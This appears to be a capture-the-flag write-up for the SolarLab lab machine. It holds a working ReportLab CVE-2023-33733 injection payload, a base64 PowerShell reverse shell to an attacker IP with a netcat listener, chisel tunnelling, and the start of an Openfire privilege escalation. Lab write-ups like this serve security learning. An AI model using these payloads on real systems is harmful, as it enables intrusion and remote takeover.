

report.solarlab.htb:6791/dashboard

Welcome to ReportHub

ReportHub is a centralized employee portal prioritizing seamless and secure communication. It optimizes processes for leave, training, home office, and travel requests, emphasizing robust security measures. By safeguarding interactions, it offers a reliable platform for confident request submissions and management. ReportHub underscores a commitment to a secure digital environment, combining efficiency with the protection of sensitive data in internal communications.

We can leave a request on this page, this request generates a pdf file, let's search if we can do anything with this


report.solarlab.htb:6791/login?next=%2FtrainingRequest


Leave Request

Time Interval:

From: 2024-05-11 To: 2024-05-11

Contact Phone number:

1235678902


Justification:

Upload Signature:

Browse... user2-160x160(2).jpg

0/300 characters


According with the name of the machine this looks primising


Arctic Wolf

https://arcticwolf.com › blog › c... · Traducir esta página

CVE-2023-33733: RCE Vulnerability in ReportLab PDF ...

2 jun 2023 — Many applications and libraries using the Reportlab library **PDF** Toolkit, are **vulnerable** to remote code execution while transforming malicious ...


CVE-2023-33733 PUBLISHED View JSON


Important CVE JSON 5 Information

Assigner: MITRE Corporation

Published: 2023-06-05 **Updated:** 2023-07-05

Reportlab up to v3.6.12 allows attackers to execute arbitrary code via supplying a crafted PDF file.


Product Status



```
#]

add_paragraph("""
            <para>
              <font color="[ [ [ [ ftype(ctype(0, 0, 0, 0, 3, 67,
b't\\x00d\\x01\\x83\\x01\\xa0\\x01d\\x02\\xa1\\x01\\x01\\x00d\\x00S\\x00', (None, 'os',
'touch /tmp/exploited'), ('__import__', 'system'), (), '<stdin>', '', 1, b'\\x12\\x01'),
{})() for ftype in [type(lambda: None)] ] for ctype in [type(getattr(lambda: {None},
Word('__code__')))] ] for Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith':
lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0 and
str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)},
'__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))]] and
'red'">
                exploit
                </font>
            </para>""", content)
build_document(doc, content)
```


But we need to find a way to inject this code here and execute remote commands with this.

Previously we tried to change the .png file on the request but it is properly sanitized so we will try to inject the html code in leave request parameter.



```
POST /leaveRequest HTTP/1.1
Host: report.solarlab.htb:6791
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------355370220634199173212324157300
Content-Length: 7715
Origin: http://report.solarlab.htb:6791
Connection: close
Referer: http://report.solarlab.htb:6791/leaveRequest
Cookie: session=
.eJwljjsOw0AIBe9CnQLWfBZfxjJrUNLacRXl7lkp0715zXxgqz0vJ6zv884HbK8DVoh9aC48GnM5YYjsncJHVsrwEUi1OLt1iXlL10RPw0NSbBIh3lpG2WLUVSPUHaf25hyszCqCJuqhDa2a78GEpKlzlxwwQ-4rz38NwfcHgZgttg.ZkA-Gw.Oi6RW4YH5g5g4xTF41TlXpXZjSQ
Upgrade-Insecure-Requests: 1

-----------------------------355370220634199173212324157300
Content-Disposition: form-data; name="time_interval"

2024-05-11 to 2024-05-11
-----------------------------355370220634199173212324157300
Content-Disposition: form-data; name="leave_request"

1235678902
-----------------------------355370220634199173212324157300
Content-Disposition: form-data; name="signature"; filename="user2-160x160(2).jpg"
Content-Type: image/jpeg

ÿØÿàJFIFÿÛC

   ÿÛC     ÿÂ   ÿÄ   ÿÄÿÚ¿À2`É¤E¤P:KXÓ´è)éHDSòydä]r^230ÃHç¤þ!¨Ý,I~h¨E#ÃyeKtùWÁ~Ë|ó*É;@NæÁ`ô,À
```


here we have the payload to exploit the vulnerability but to get the reverse shell we will need to use powershell base 64



What Else?


A lot of apps and libraries use the Reportlab library for example xhtml2pdf utility function is vulnerable and can suffer from code execution while transforming malicious HTML to pdf

```
cat >mallicious.html <<EOF
<para><font color="[[[getattr(pow, Word('__globals__'))['os'].system('touch /tmp/exploited') for Word i
                exploit
</font></para>
EOF

xhtml2pdf mallicious.html
ls -al /tmp/exploited
```



```
<para><font color="[[[getattr(pow, Word('__globals__'))['os'].system('powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAo-
ACIAMQAwAC4AMQAwAC4AMQA2AC4ANgA2ACIALAAxADIAMwA0ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkA-
OwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBh-
AG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0A-
IAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAu-
AEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4A-
JgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAAr-
ACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoA-
QQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0
AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwA-
bwBzAGUAKAApAA==') for Word in [ orgTypeFun( 'Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: 1 == 0, '__eq__': lambda
self, x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: { setattr(self, 'mutated', self.mutated -
1) }, '__hash__': lambda self: hash(str(self)), }, ) ] ] for orgTypeFun in [type(type(1))] for none in [[].append(1)]]]">

           exploit

</font></para>
```


User flag got succesfully



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
Listening on 0.0.0.0 1234

Connection received on 10.10.11.16 57602
PS C:\Users\blake\Documents\app> whoami
solarlab\blake
PS C:\Users\blake\Documents\app> cd ../..
PS C:\Users\blake> cd Desktop
PS C:\Users\blake\Desktop> dir


    Directory: C:\Users\blake\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---          5/12/2024   6:15 AM             34 user.txt


PS C:\Users\blake\Desktop> type user.txt
```


3.Priv esc

There is a openfire user, as we have learnt there are some vulnerabilities around there




```
PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/17/2023  10:03 AM                Administrator
d-----        11/16/2023   9:43 PM                blake
d-----        11/17/2023   2:13 PM                openfire
d-r---        11/17/2023  12:54 PM                Public


PS C:\Users>
```


So check if there is a service running locally and try to port forwarding using that port




```
PS C:\> Get-NetTCPConnection
```



```
127.0.0.1                          49676     127.0.0.1                             49675      Established Internet
127.0.0.1                          49675     127.0.0.1                             49676      Established Internet
127.0.0.1                          49674     127.0.0.1                             49673      Established Internet
127.0.0.1                          49673     127.0.0.1                             49674      Established Internet
127.0.0.1                          49672     127.0.0.1                             49671      Established Internet
127.0.0.1                          49671     127.0.0.1                             49672      Established Internet
0.0.0.0                            49668     0.0.0.0                               0          Listen
0.0.0.0                            49667     0.0.0.0                               0          Listen
0.0.0.0                            49666     0.0.0.0                               0          Listen
0.0.0.0                            49665     0.0.0.0                               0          Listen
0.0.0.0                            49664     0.0.0.0                               0          Listen
127.0.0.1                          9091      0.0.0.0                               0          Listen
127.0.0.1                          9090      0.0.0.0                               0          Listen
127.0.0.1                          7443      0.0.0.0                               0          Listen
127.0.0.1                          7070      0.0.0.0                               0          Listen
10.10.11.16                        6791      10.10.14.241                          33230      Established Internet
10.10.11.16                        6791      10.10.14.241                          55202      Established Internet
10.10.11.16                        6791      10.10.14.241                          55574      FinWait2    Internet
0.0.0.0                            6791      0.0.0.0                               0          Listen
127.0.0.1                          5276      0.0.0.0                               0          Listen
127.0.0.1                          5275      0.0.0.0                               0          Listen
```



```
PS C:\Users\blake\Desktop> ./chisel.exe client 10.10.16.99:8000  R:9090
```




```
┌──(kali㉿kali)-[~/Desktop/SolarLab]
└─$ chisel server --port 8000 --reverse
2024/05/13 16:23:34 server: Reverse tunnelling enabled
2024/05/13 16:23:34 server: Fingerprint uMT+ATb8SAiXki7LUmV9NXnwLb6y2lyp49FKVhowjik=
2024/05/13 16:23:34 server: Listening on http://0.0.0.0:8000
2024/05/13 16:23:40 server: session#1: Client version (1.9.1) differs from server version (1.9.1-0kali1)
2024/05/13 16:23:40 server: session#1: tun: proxy#R:9090⇒9090: Listening
```

▼ CVE-2023-32315

This vulnerability lies within the web-based Admin Console, allowing a path traversal attack through the setup environment. This flaw allows unauthenticated users to access restricted pages intended for administrative users

